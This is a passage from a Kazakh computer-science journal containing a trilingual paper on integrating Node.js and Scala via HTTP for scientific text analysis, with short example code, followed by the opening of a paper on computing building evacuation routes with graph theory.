Buribaev B.B. -Candidate of Technical Sciences, Associate Professor, Al-Farabi Kazakh National University, e-mail: b.buribaev@gmail.com;

Kalidollina G.T.- teacher, Master's degree, Al-Farabi Kazakh National University, e-mail: kalidollina2021@gmail.com;

Barat B.T. - master student, Al-Farabi Kazakh National University, e-mail: bekzat.barat@mail.ru;

Utegen G.U. - master student, Al-Farabi Kazakh National University, e-mail: gulbarshyn.utegenova@mail.ru

Сведения об авторах

Бәрібаев Б.Б.-кандидат технических наук, доцент КазНУ имени аль-Фараби, e-mail: b.buribaev@gmail.com;

Қалидоллина Г.Т.- преподаватель, магистр КазНУ имени аль-Фараби, e-mail: kalidollina2021@gmail.com;

Барат Б.Т. - магистрант КазНУ имени аль-Фараби, e-mail: bekzat.barat@mail.ru;

Утеген Г.У. - магистрант КазНУ имени аль-Фараби, e-mail: gulbarshyn.utegenova@mail.ru

NODE.JS И SCALA: ИНТЕГРАЦИЯ ДЛЯ СОЗДАНИЯ РАСПРЕДЕЛЕННЫХ МАСШТАБИРУЕМЫХ ПРИЛОЖЕНИЙ ДЛЯ АНАЛИЗА НАУЧНЫХ ТЕКСТОВ

А.С. Тургинбаева¹, С.А. Алтынбек^{2*}, У.К. Турусбекова³, Н.Т. Азиева⁴

¹Евразийский национальный университет им. Л. Н. Гумилева, Астана, Казахстан,

²Казахский университет технологии и бизнеса им.К.Кулажанова, Астана, Казахстан,

³Esil University, Астана, Казахстан,

⁴Евразийский национальный университет им. Л. Н. Гумилева, Астана, Казахстан,

e-mail: serik_aa@bk.ru

Node.js и Scala представляют собой две популярные технологии разработки, которые обладают уникальными особенностями и применяются в различных сферах. Node.js - серверный JavaScript, который стал основой для множества веб-приложений и сервисов. Scala, с другой стороны, является мощным языком программирования, который комбинирует преимущества функционального и объектно-ориентированного программирования. В этой статье мы сравниваем эти две технологии, рассматриваем их особенности, преимущества и недостатки, основные характеристики каждой технологии, сферы их применения. Node.js или Scala, оба эти инструмента предоставляют широкие возможности для создания мощных, масштабируемых и эффективных приложений и в статье рассматриваются возможности их интеграции, с целью создания масштабируемого приложения.

Ключевые слова: язык программирования Scala, Node.JS, научный текст, большие данные, неструктурированные данные, обработка данных, Apache Spark, распределенные вычисления, математический аппарат

NODE.JS AND SCALA: INTEGRATION FOR BUILDING DISTRIBUTED SCALABLE APPLICATIONS FOR SCIENTIFIC TEXT ANALYSIS

A.S. Turginbayeva¹, S.A. Altynbek^{2*}, U.K. Turusbekova³, N.T. Aziyeva⁴

¹L.N. Gumilyov Eurasian National University, Astana, Republic of Kazakhstan,

² Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan,

³Esil University, Astana, Republic of Kazakhstan,

⁴L.N. Gumilyov Eurasian National University, Astana, Republic of Kazakhstan,

e-mail: serik_aa@bk.ru

Node.js and Scala are two popular development technologies that have unique features and applications. Node.js is a server-side JavaScript that has become the foundation for many web applications and services. Scala, on the other hand, is a powerful programming language that combines the benefits of functional and object-oriented programming. In this article, we compare these two technologies, review their features, advantages and disadvantages, the main characteristics of each technology, and their areas of application. Node.js or Scala, both these tools provide great opportunities to create powerful, scalable and efficient applications and this article discusses how they can be integrated to create a scalable application.

Keywords: Scala programming language, Node.JS, scientific text, big data, unstructured data, data processing, Apache Spark, distributed computing, mathematical apparatus

NODE.JS ЖӘНЕ SCALA: ҒЫЛЫМИ МӘТІНДЕРДІ ТАЛДАЙТЫН

ТАРАТЫЛҒАН МАСШТАБАЛАТЫН ҚОСЫМШАЛАРДЫ ҚҰРУҒА АРНАЛҒАН ИНТЕГРАЦИЯЛАУ

А.С. Тургинбаева¹, С.А. Алтынбек^{2*}, У.К. Турусбекова³, Н.Т. Азиева⁴

¹Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан,

² Қ. Құлажанов атындағы Қазақ технология және бизнес университеті АҚ, Астана, Қазақстан,

³Esil University, Астана, Қазақстан,

⁴Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан,

e-mail: serik_aa@bk.ru

Node.js және Scala бірегей ерекшеліктерге ие және түрлі салаларда қолданылатын екі танымал технологиядан тұрады. Node.js - көптеген веб-бағдарламалар мен сервистерге негіз болған серверлік JavaScript. Scala, екінші жағынан, функционалдық және объектілік-бағдарланған бағдарламалаудың артықшылықтары бірліктіретін қуатты бағдарламалау тілі болып табылады. Бұл мақалада біз осы екі технологияны салыстырамыз, олардың ерекшеліктерін, артықшылықтары мен кемшіліктерін, әрбір технологияның негізгі сипаттамаларын, оларды қолдану салаларын қарастырамыз. Node.js немесе Scala, бұл құралдардың екеуі де қуатты, ауқымды және тиімді қосымшаларды жасау үшін кең мүмкіндіктер береді және мақалада масштабталатын қосымшаны жасау мақсатында оларды біріктіру мүмкіндіктері қарастырылады.

Түйін сөздер: Scala бағдарламалау тілі, Node.JS, ғылыми мәтін, үлкен деректер, құрылымдалмаған деректер, деректерді өңдеу, Apache Spark, бөлінген есептеулер, математикалық аппараттар.

Введение. Node.js и Scala - это две популярные технологии разработки, с каждой из которых связаны уникальные возможности и характеристики. Node.js является серверной средой выполнения JavaScript, которая широко используется для создания веб-приложений и микросервисов. С другой стороны, Scala - это мощный и многогранный язык программирования, который сочетает в себе принципы функционального и объектно-ориентированного программирования. В данной статье мы предлагаем сравнительный анализ Node.js и Scala, рассматривая их преимущества и недостатки, области применения и примеры успешных масштабируемых проектов. Мы проведем обзор соответствующих сообществ разработчиков, экосистем инструментов и ресурсов для обучения, которые помогут вам выбрать наиболее подходящую технологию для вашего проекта [1].

Материалы и методы. Для начала сделаем краткий обзор этих языков программирования и сделаем анализ возможен ли их синтез для создания масштабируемых приложений.

Node.js - это серверная среда выполнения JavaScript, которая позволяет разработчикам создавать высокопроизводительные и масштабируемые веб-приложения. Основное назначение Node.js заключается в быстрой и эффективной обработке множества одновременных запросов, что делает его идеальным для создания веб-серверов и микросер-

висов. Вот некоторые преимущества использования Node.js:

1. Быстрота и масштабируемость: Node.js работает на основе событийного цикла и неблокирующего ввода-вывода, что позволяет эффективно обрабатывать множество запросов одновременно без блокировки потоков. Это делает Node.js идеальным для создания серверов с высокой производительностью и способностью масштабироваться.

2. Единый язык программирования: Node.js основан на JavaScript, что обеспечивает единый язык программирования как для фронтенда, так и для бэкенда. Это позволяет разработчикам легко переиспользовать код, обмениваться функциями и модулями между сторонами клиента и сервером.

3. Большое сообщество и экосистема инструментов: Node.js имеет огромное активное сообщество разработчиков, которое поддерживает множество пакетов и модулей, доступных через менеджера пакетов npm. Это обеспечивает широкие возможности для разработки и интеграции сторонних инструментов и библиотек.

4. Удобство разработки: Node.js предлагает простую и интуитивно понятную модель разработки на основе событий и коллбэков, что делает код более читабельным и легким в поддержке. Также существует множество инструментов разработки, таких как отладчики и среды разработки, которые значительно упрощают процесс создания приложений.

5. Возможность использования JavaScript-библиотек и фреймворков: Node.js позволяет разработчикам использовать популярные фреймворки и библиотеки JavaScript, такие как Express.js, Koa.js и Socket.io, для ускорения и упрощения разработки приложений.

Использование Node.js позволяет разработчикам создавать высокопроизводительные и эффективные веб-приложения с помощью одного языка программирования, широких возможностей и обширного сообщества разработчиков [2-3].

Scala (от "scalable language" - масштабируемый язык) - это мультипарадигменный язык программирования, разработанный для общего назначения. Он сочетает в себе функциональное и объектно-ориентированное программирование и предоставляет выразительный и гибкий синтаксис. Назначение и преимущества Scala:

1. Разработка приложений: Scala подходит для разработки различных типов приложений, от маленьких скриптов до сложных систем.

2. Расширение языка Java: Scala взаимодействует с Java и может использовать существующий код и библиотеки на Java.

3. Масштабируемость: Scala позволяет создавать масштабируемые приложения, которые могут эффективно обрабатывать большие объемы данных.

4. Выразительность: Scala имеет выразительный синтаксис, позволяющий писать компактный и понятный код. Он также поддерживает функциональное программирование, что делает его более гибким и мощным.

5. Интеграция с Java: Scala полностью совместим с Java, что позволяет использовать существующие Java-библиотеки и инструменты.

6. Поддержка конкурентного программирования: Scala предоставляет удобные инструменты для работы с конкурентностью, такие как акторы (actors) и параллельные коллекции.

7. Активное сообщество: Scala имеет активное и поддерживающее сообщество разработчиков, что обеспечивает доступ к ресурсам, библиотекам и поддержке.

В целом, Scala является мощным языком программирования, который обеспечивает удобство использования и гибкость при разработке больших и сложных приложений [5-6].

Scala и Node.js являются двумя разными языками программирования и имеют разные области при-

менения. Однако, существуют сценарии, где интеграция между этими двумя языками может быть полезной. Одним из возможных сценариев использования Scala и Node.js вместе является создание микросервисной архитектуры. Scala может использоваться для разработки высокоэффективных и распределенных сервисов, в то время как Node.js может использоваться для разработки легковесных и высокопроизводительных веб-серверов, которые обрабатывают клиентский HTTP-трафик и выполняют сбор данных из различных сервисов. Также можно использовать Node.js в качестве прокси-сервера или шлюза, который общается с клиентами через HTTP и передает запросы к Scala-сервисам. В этом случае Node.js может играть роль точки входа и обработки исходящего трафика, а Scala-сервисы осуществляют более сложные операции, такие как обработка бизнес-логики и работа с базами данных. Еще один сценарий использования - это создание приложений, использующих библиотеки на Scala для вычислительных задач, а Node.js для создания пользовательского интерфейса и взаимодействия с клиентами. Например, вы можете использовать Scala для обработки и анализа больших объемов данных, а затем использовать Node.js для визуализации этих данных в виде интерактивного веб-интерфейса. Оба этих языка предлагают широкие возможности для разработки современных и высокопроизводительных приложений [7].

Представим, что мы разрабатываем масштабируемое приложение для анализа научных текстов. Для этого нам понадобятся высокопроизводительные вычисления, которые мы будем выполнять с помощью Scala, и веб-интерфейс, который будет разработан с использованием Node.js.

Пример интеграции Scala и Node.js для данного случая может выглядеть следующим образом:

- Node.js-сервер будет использовать HTTP-клиент, такой как Axios или Request, для отправки запросов к Scala-сервису с данными научных текстов и получения результатов анализа.

- Разработанный Scala-сервис может предоставлять API-методы, которые будут обрабатывать входные данные, Scala-сервис, который будет принимать научные тексты и проводить различные операции над ними, например, выполнение анализа частоты слов, извлечение ключевых фраз или классификацию текстов по тематике. Для этого мы можем использовать библиотеки, такие как Apache Spark, Natural Language Processing (NLP) или Machine Learning (ML) библиотеки на Scala. После заверше-

ния обработки текста параллельными алгоритмами и выполнения вычисления и возвращать результаты в формате JSON или другом удобном формате для Node.js-сервера.

Таким образом, веб-интерфейс на Node.js будет взаимодействовать с Scala-сервисами, отправлять им запросы для анализа научных текстов и получать результаты обратно, которые затем будут отображаться в пользовательском интерфейсе приложения. Этот пример демонстрирует интеграцию Scala и

Node.js для создания масштабируемого приложения для анализа научных текстов, где Scala используется для выполнения высокопроизводительных операций над текстами, а Node.js - для разработки веб-интерфейса и взаимодействия с пользователем.

Результаты и обсуждения. Продемонстрируем пример передачи файла с Node.js на обработку в Scala, где мы используем простой HTTP запрос между двумя серверами.

1. На стороне Node.js вы можете использовать популярный модуль 'axios' для выполнения HTTP запросов. Установите его, выполнив следующую команду в вашем проекте Node.js:

```
npm install axios
```

2. Файл .docx, который нужно отправить на обработку в Scala мы можем отправить, используя метод 'axios.post' для отправки HTTP запроса на сервер Scala. Пример кода на Node.js может быть следующим:

JavaScript

```

1  const axios = require('axios');
2  const fs = require('fs');
3  // Чтение .docx файла
4  const fileData = fs.readFileSync('path/to/file.docx');
5  // Определение конфигурации запроса
6  const config = {
7    method: 'post',
8    url: 'http://scala-server:port/endpoint', // Замените 'scala-server'
9    //и 'port' на адрес и порт вашего Scala сервера
10   headers: {
11     'Content-Type': 'application/octet-stream'
12   },
13   data: fileData
14 };
15 // Отправка запроса на сервер Scala
16 axios(config)
17   .then(function (response) {
18     // Обработка успешного ответа от сервера Scala
19     console.log(response.data);
20   })
21   .catch(function (error) {
22     // Обработка ошибки
23     console.log(error);
24   });

```

3. На стороне Scala сервера мы должны настроить обработку приходящего HTTP запроса. Вам понадобится использовать фреймворк, такой как Akka HTTP или Play Framework, чтобы обрабатывать приходящие запросы и извлекать содержимое файла .docx.

Пример кода на Scala с использованием Akka HTTP:

Scala

```

1  import akka.http.scaladsl.server.Directives._
2  import akka.http.scaladsl.model.StatusCodes

```

```

3 import akka.http.scaladsl.server.Route
4
5 val route: Route =
6   path("endpoint") { // Endpoint, на который отправляется файл .docx
7     post {
8       entity(as[Array[Byte]]) { fileData =>
9         // Обработка содержимого файла .docx
10
11         complete(StatusCodes.OK) // Отправка успешного ответа
12       }
13     }
14   }
15
16 // Запуск сервера на порту
17 val bindingFuture = Http().newServerAt("localhost", 8080).bind(route)

```

Пример выше демонстрирует создание простого "endpoint", который будет получать POST запрос с содержимым .docx файла. Обратите внимание, что нужно будет настроить адрес и порт, на котором работает Scala сервер, а также реализовать обработку содержимого файла .docx в вашем Scala коде, основываясь на используемых библиотеках для работы с .docx файлами, таких как Apache POI или Docx4j [8].

Как вы заметили выше для настройки входящего HTTP запроса мы используем Akka HTTP - это фреймворк для разработки серверных и клиентских HTTP-приложений на языке Scala или Java, использующий акторную модель, предоставляемую фреймворком Akka.

Выбор этого фреймворка обусловлен его некоторыми особенностями и возможностями:

1. Акторная модель: Akka HTTP полностью основан на акторной модели, что обеспечивает высокую пропускную способность, масштабируемость и отказоустойчивость.

2. Встроенная поддержка маршрутизации: Akka HTTP предоставляет мощный DSL для создания маршрутов, что делает его простым и гибким при построении REST API. Вы можете определить маршруты с помощью функций обработчиков или указать пути на основе URL.

3. Поддержка разных протоколов и методов: Akka HTTP поддерживает различные протоколы, такие как HTTP, HTTPS и WebSockets, а также поддерживает методы HTTP, такие как GET, POST, PUT и DELETE.

4. Асинхронная и неблокирующая обработка запросов: Akka HTTP использует асинхронную обработку запросов, что позволяет эффективно обраба-

тывать большое количество запросов с минимальным использованием ресурсов.

5. Легковесность и высокая производительность: Akka HTTP предлагает высокую производительность благодаря асинхронной обработке и использованию нескольких потоков.

6. Интеграция с другими компонентами Akka: Akka HTTP хорошо интегрируется с другими компонентами фреймворка Akka, такими как Akka Streams и Akka Actors, для создания сложных систем.

7. Расширяемость: Фреймворк Akka HTTP предоставляет возможность расширять его функциональность с помощью различных плагинов и библиотек.

Таким образом, интеграция этих двух мощных языков программирования дает нам возможность создания больших масштабируемых веб приложений, а дальнейшая параллельная обработка научных текстов на Scala не только увеличивает скорость вычислений, но и дает нам возможность для выполнения различных операций над научными текстами, используя ряд библиотек и инструментов. Ниже приведены несколько примеров:

1. Анализ частоты слов:

- Для подсчета частоты слов можно использовать библиотеку Apache Lucene, которая предоставляет инструменты для работы с текстовыми данными, включая подсчет TF-IDF (Term Frequency-Inverse Document Frequency).

- Для визуализации результатов можно использовать библиотеку Apache Spark или другие инструменты для анализа данных.

2. Извлечение ключевых фраз:

- Для извлечения ключевых фраз можно исполь-

зывать библиотеку OpenNLP или Stanford NLP. Эти библиотеки предоставляют инструменты для обработки естественного языка, включая извлечение именованных сущностей и ключевых фраз.

- Для извлечения ключевых фраз можно также использовать алгоритмы машинного обучения, например, модели Word2Vec или TF-IDF.

3. Классификация текстов по тематике:

- Для классификации текстов по тематике можно использовать библиотеку Apache Spark ML, которая предоставляет алгоритмы классификации, включая Naive Bayes, SVM и Random Forest.

- Другой вариант - использовать библиотеку DeepLearning4j, которая предоставляет возможность обучать нейронные сети для классификации текстов.

Выводы. Node.js и Scala могут быть использованы для анализа научных текстов, каждый со своими особенностями и инструментами. С одной стороны, Node.js предоставляет мощные инструменты для обработки текстовых данных и анализа текстовых корпусов. Также он может использоваться для доступа к базам данных и поисковым движкам, что позволяет производить поиск и извлечение информации из больших наборов научных текстов. А Scala предоставляет возможности использования библиотек для обработки естественного языка, такие как Stanford CoreNLP, Breeze и Scalaj-HTTP. Он так-

же предоставляет мощные средства для анализа текста, включая разбор синтаксиса, выделение слов, определение частей речи, распознавание именованных сущностей, инструменты для статистического анализа текстовых данных, включая моделирование тем, кластеризацию и классификацию текстов. А инструмент Scalaj-HTTP может использоваться нами для получения и обработки данных из внешних источников, таких как базы данных и веб-сайты научных журналов и т.д. В статье приведен пример такой интеграции Node.js и Scala, т.е. использование микросервисной архитектуры, где Node.js и Scala могут работать по отдельности, но обмениваться данными и взаимодействовать друг с другом через API. Как видно такой подход позволяет использовать каждый инструмент по его сильным сторонам: Node.js для разработки веб-сервера и обработки запросов, а Scala для анализа научных текстов. При этом, использование REST API обеспечивает гибкость и расширяемость системы, позволяя добавлять дополнительные функции или инструменты анализа текста по мере необходимости.

Научно-исследовательская работа выполняется в рамках ГФ Министерством науки и высшего образования Республики Казахстан AR19677733 по теме «Разработка интеллектуальной распределенной системы параллельного анализа научных текстов» на 2023-2025 гг.

Литература

1. Boranbayev A., Shuitenov G., Boranbayev S. The Method of Analysis of Data from Social Networks Using Rapidminer //Advances in Intelligent Systems and Computing.- 2020.- 1229 AISC.- pp. 667-673.
2. Кантелон М. Node.js в действии / М. Кантелон. - СПб: Питер.- 2015. - 810 с.
3. Сухов, К. Node.js. Путеводитель по технологии / К. Сухов. . М.: ДМК Пресс.- 2015.- 416 с.
4. Одерски М., Спун Л., Веннерс Б. Scala. Профессиональное программирование = Programming in Scala: Updated for Scala 2.12.-СПб: Питер.- 2018.-688 с.-ISBN 978-5-496-02951-3.
5. Прокопец А. Конкурентное программирование на SCALA. -М.: ДМК Пресс.- 2017.-342 с. - ISBN 978-5-97060-572-1.
6. Хостманн, К. Функциональное программирование. SCALA для нетерпеливых /К. Хостманн. - М.: ДМК.- 2015.- 408 с.
7. Dean Wampler, Alex Payne. Programming Scala: Scalability = Functional Programming + Objects - 1st.- O'Reilly Media, 2009. - 448 p.- ISBN 0-596-15595-6.
8. Применяем Apache POI, docx4j и springframework.jdbc - <https://habr.com/ru/articles/214435/>. - Дата обращения: 27.09.2023

References

1. Boranbayev A., Shuitenov G., Boranbayev S. The Method of Analysis of Data from Social Networks Using Rapidminer //Advances in Intelligent Systems and Computing.- 2020.- 1229 AISC.- pp. 667-673.

-
2. Kantelon M. Node.js v dejstvii / M. Kantelon.- SPb: Piter.- 2015. - 810 s.
 - 3.Suhov, K. Node.js. Putevoditel'po tehnologii / K. Suhov. -M.: DMK Press.- 2015.- 416 s.
 - 4.Oderski M., Spun L., Venners B. Scala. Professional'noe programirovanie - Programming in Scala: Updated for Scala 2.12.-SPb: Piter.- 2018.-688 s.-ISBN 978-5-496-02951-3
 - 5.Prokopec A. Konkurentnoe programirovanie na SCALA. -M.: DMK Press.- 2017.-342 s. - ISBN 978-5-97060-572-1.
 - 6.Hostmann, K. Funkcional'noe programirovanie. SCALA dlja neterpelivyh /K. Hostmann. - M.: DMK.- 2015.- 408 s.
 - 7.Dean Wampler, Alex Payne. Programming Scala: Scalability = Functional Programming + Objects - 1st.- O'Reilly Media, 2009. - 448 p.- ISBN 0-596-15595-6.
 - 8.Primenjaem Apache POI, docx4j и springframework.jdbc - <https://habr.com/ru/articles/214435/>. - Date of application: 27.09.2023

Сведения об авторах

Тургинбаева А.С. - магистр, Евразийский национальный университет им. Л. Н. Гумилева, Астана, Казахстан, e-mail: Tasheart@mail.ru

Алтынбек С.А. - PhD, Казахский университет технологии и бизнеса им.К.Кулажанова,Астана, Казахстан, e-mail: serik_aa@bk.ru;

Турусбекова У.К. - PhD, и.о. доцента, Esil University, Астана, Казахстан, e-mail: umut.t@mail.ru;

Азиева Нургул Танирбергеновна – старший преподаватель, кафедра «Информационная безопасность», Евразийский национальный университет им. Л. Н. Гумилева, Республика Казахстан, г. Астана, e-mail: nurgul_azyeva@mail.ru

Information about the authors

Turginbayeva A.S. - Master, Eurasian National University. L. N. Gumileva, Astana, Kazakhstan, e-mail: Tasheart@mail.ru

Altynbek S.A. - PhD, Kazakh University of Technology and Business named after K.Kulazhanov, Astana, Kazakhstan, e-mail: serik_aa@bk.ru;

Turusbekova U.K. - PhD, Acting Associate Professor, ", Esil University, Astana, Kazakhstan, e-mail: umut.t@mail.ru;

Aziyeva Nurgul Tanirbergenovna – senior lecturer, Department of "Information Security", L.N. Gumilyov Eurasian National University, Republic of Kazakhstan, Astana, e-mail: nurgul_azyeva@mail.ru

ПОСТРОЕНИЕ МАРШРУТОВ ДЛЯ ЭВАКУАЦИИ СОТРУДНИКОВ ИЗ ЗДАНИЯ ПРИ ВОЗНИКНОВЕНИИ ЧРЕЗВЫЧАЙНОЙ СИТУАЦИИ

Т.Ж. Мазаков¹, А.Д. Бургегулов¹, Ш.А. Джомартова¹, А.Т. Мазакова^{1*},
А.А. Саметова^{1,2}, А.Т. Досаналиева^{2,3}

¹Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,

²Алматинский университет энергетики и связи имени Гумарбека Даукеева,
Алматы, Казахстан,

³Алматинский технологический университет, Алматы, Казахстан,
e-mail: tmazakov@mail.ru

Данная работа посвящена построению маршрутов для эвакуации сотрудников из здания при возникновении ЧС. Рассматривается система пожаротушения и управления пожаром, а также системы оповещения и эвакуации граждан. Для построения оптимальных путей эвакуации применима теория графов. Также существуют много методов решения, пригодных для практического использования. Разработано программное обеспечение для ЭВМ "Программа построения маршрутов для эвакуации сотрудников из здания при возникновении ЧС". Оно предназначено для расчета маршрутов эвакуации сотрудников учреждений или жителей многоэтажных домов при возникновении чрезвычайной ситуации (ЧС). Программа помещает результаты численных расчетов в текстовый файл. Результаты численных расчетов отображаются в виде графа. В заключении представлены перспективы развития систем пожарной безопасности в будущем.

Ключевые слова: пожарная безопасность, искусственный интеллект, графы, контроллер, микропроцессорная система, датчики температуры и давления.

ТӨТЕНШЕ ЖАҒДАЙ ТУЫНДАҒАН КЕЗДЕ ҚЫЗМЕТКЕРЛЕРДІ ҒИМАРАТТАН ЭВАКУАЦИЯЛАУ ҮШІН МАРШРУТ ҚҰРУ

Т.Ж. Мазаков¹, А.Д. Бургегулов¹, Ш.А. Джомартова, А.Т. Мазакова^{1*},
А.А. Саметова^{1,2}, А.Т. Досаналиева^{2,3}

¹әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан,

²Ғұмарбек Дәукеев атындағы Алматы энергетика және байланыс университеті,
Алматы, Қазақстан,

³Алматы технологиялық университеті, Алматы, Қазақстан,
e-mail: tmazakov@mail.ru

Бұл жұмыс төтенше жағдай туындаған кезде қызметкерлерді ғимараттан оқшаулау маршруттарын құруға арналған. Мұнда өрт сөндіру және өртті басқару жүйесі, сондай-ақ, азаматтарды хабардар ету және эвакуациялау жүйелері қарастырылады. Оқшаулаудың оңтайлы жолдарын құру үшін графтар теориясы қолданылады. Сонымен қатар, практикалық қолданысқа жарамды шешімнің көптеген әдістері бар. "Төтенше жағдай туындаған кезде қызметкерлерді ғимараттан эвакуациялау үшін маршруттар құру бағдарламасы" деп аталатын ЭЕМ үшін бағдарламалық қамтама әзірленді. Ол төтенше жағдай (ТЖ) туындаған кезде мекеме қызметкерлерін немесе көп қабатты үйлердің тұрғындарын эвакуациялау маршруттарын есептеуге арналған. Бағдарлама сандық есептеулердің нәтижелерін мәтіндік файлға орналастырады. Сандық есептеулердің нәтижелері граф түрінде көрсетіледі. Қорытындыда болашақта өрт қауіпсіздігі жүйесін дамыту перспективалары ұсынылған.

Түйін сөздер: өрт қауіпсіздігі, жасанды интеллект, графтар, контроллер, микропроцессорлық жүйе, температура мен қысым датчиктері.

BUILDING ROUTES FOR EVACUATION OF EMPLOYEES FROM THE BUILDING IN CASE OF EMERGENCY SITUATION

T.Zh. Mazakov¹, A.D. Burgegulov¹, Sh.A. Jomartova¹, A.T. Mazakova^{1*},
A.A. Sametova^{1,2}, A.T. Dossanaliyeva^{2,3}

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan,

²Gumarbek Daukeev Almaty University of Power Engineering and Communications,
Almaty, Kazakhstan,

³Almaty Technological University, Almaty, Kazakhstan,
e-mail: tmazakov@mail.ru

This paper is devoted to the construction of routes for evacuation of employees from the building in case of an emergency situation. Fire extinguishing and fire control system as well as public address and evacuation systems are considered. Graph theory is applicable to construct optimal evacuation routes. There are also many solution methods suitable for practical use. Computer software "Program for building routes for evacuation of employees from the building in case of emergency" was developed. It is designed to calculate evacuation routes for employees of institutions or residents of high-rise buildings in case of an emergency situation. It is designed to calculate evacuation routes for employees of institutions or residents of high-rise buildings in case of an emergency situation. The results of numerical calculations are displayed in the form of a graph. The conclusion presents the future prospects for the development of fire safety systems.

Keywords: fire safety, artificial intelligence, graphs, controller, microprocessor system, temperature and pressure sensors.

Введение. Пожары представляют собой одно из самых губительных деструктивных явлений, непрерывно появляющихся в жизни людей с начала существования человеческой цивилизации. С того времени, как человек научился добывать огонь, последний наносит заметно чаще существенный, порой необратимый вред всем биосистемам на планете: их популяции, среде обитания.

Новые возникшие трудности с пожароопасными условиями в настоящее время появились с процветанием научно-технического прогресса, электрической техники и оборудования, возникновением сложных технологий, массового применения углеродородных веществ и материалов, ростом преступности, влиянием политических и социально-экономических проблем, растущего социального неравенства и разногласий. В совокупности вышеперечисленных факторов происходит увеличение вероятности появления аварий и катастроф и повышение социально-экономических потерь от них.

Усугубление ситуации обеспечивают устаревшие противопожарные системы с недостаточным уровнем результативности осуществления и реализации, положенных на нее целей, задач и функций, с падением уровня научно-технического развития данной деятельности, также одной из первопричин является отсутствие комплексности решения этой проблемы

государством.

Материалы и методы. Разработка специальных методов и вычислительных алгоритмов и программно-аппаратных комплексов, позволяющих в реальном времени предупреждать, строить оптимальные маршруты при возникновении ЧС являются актуальной проблемой [1-3].

Входные и выходные данные:

Входные и выходные данные организованы в виде отдельных файлов и содержат информацию одного из перечисленных ниже типов:

- характеристики здания;
- результаты численных расчетов.

Результаты и обсуждение. Описание алгоритма. Здание описывается следующей структурой, размещаемой в текстовом файле F1zdan.txt:

В первой строке последовательно размещается следующая информация (в виде целых чисел): 1) количество этажей - Ne, 2) количество кабинетов Nk, 3) количество лестниц Nl, 4) количество выходов Nv.

Далее построчно размещается информация о каждом кабинете: 1) номер кабинета, 2) номер этажа, на котором находится кабинет, 3) количество людей, размещаемых в данном кабинете.

Далее построчно размещается информация о каждой лестнице: 1) номер лестницы, 2) номер этажа, на котором находится лестница.

Далее построчно размещается информация о связях между объектами. Под объектами здесь предполагаются кабинеты, лестницы и выходы.

Связь представляется следующим образом: первый объект, связанный с ним объект, тип связи и расстояние между объектами.

Тип связи может принимать следующие значения
1 - кабинет связан с лестницей,

2 - кабинет связан с выходом,
3 - лестница связана с лестницей,
4 - лестница связана с выходом.

Например. Запись вида 1 2 1 100

означает, что первый кабинет связан с лестницей №2 и расстояние от кабинета до лестницы равно 100 метрам.

На рисунках 1 и 2 приведен вид здания, состоящего из двух этажей, пяти кабинетов, трех лестниц и двух выходов.




Рис. 1 - Вид здания спереди




Рис. 2 - Вид здания сбоку

На рисунке 3 приведена информация о модельной структуре здания.

```

f1zdan.txt – Блокнот
Файл  Правка  Формат
| 2 5 3 2
1 1 3
2 1 4
3 2 2
4 2 5
5 2 7
1 1
2 1
3 1
1 1 2 100
1 2 2 50
2 1 2 60
2 2 2 65
3 1 1 10
3 2 1 20
4 1 1 55
4 2 1 30
4 3 1 60
5 1 1 42
5 3 1 25
1 1 4 20
1 2 4 15
2 1 4 35
2 2 4 70
3 1 4 15
3 2 4 5

```

Рис. 3 - Содержимое файла F1zdan.txt

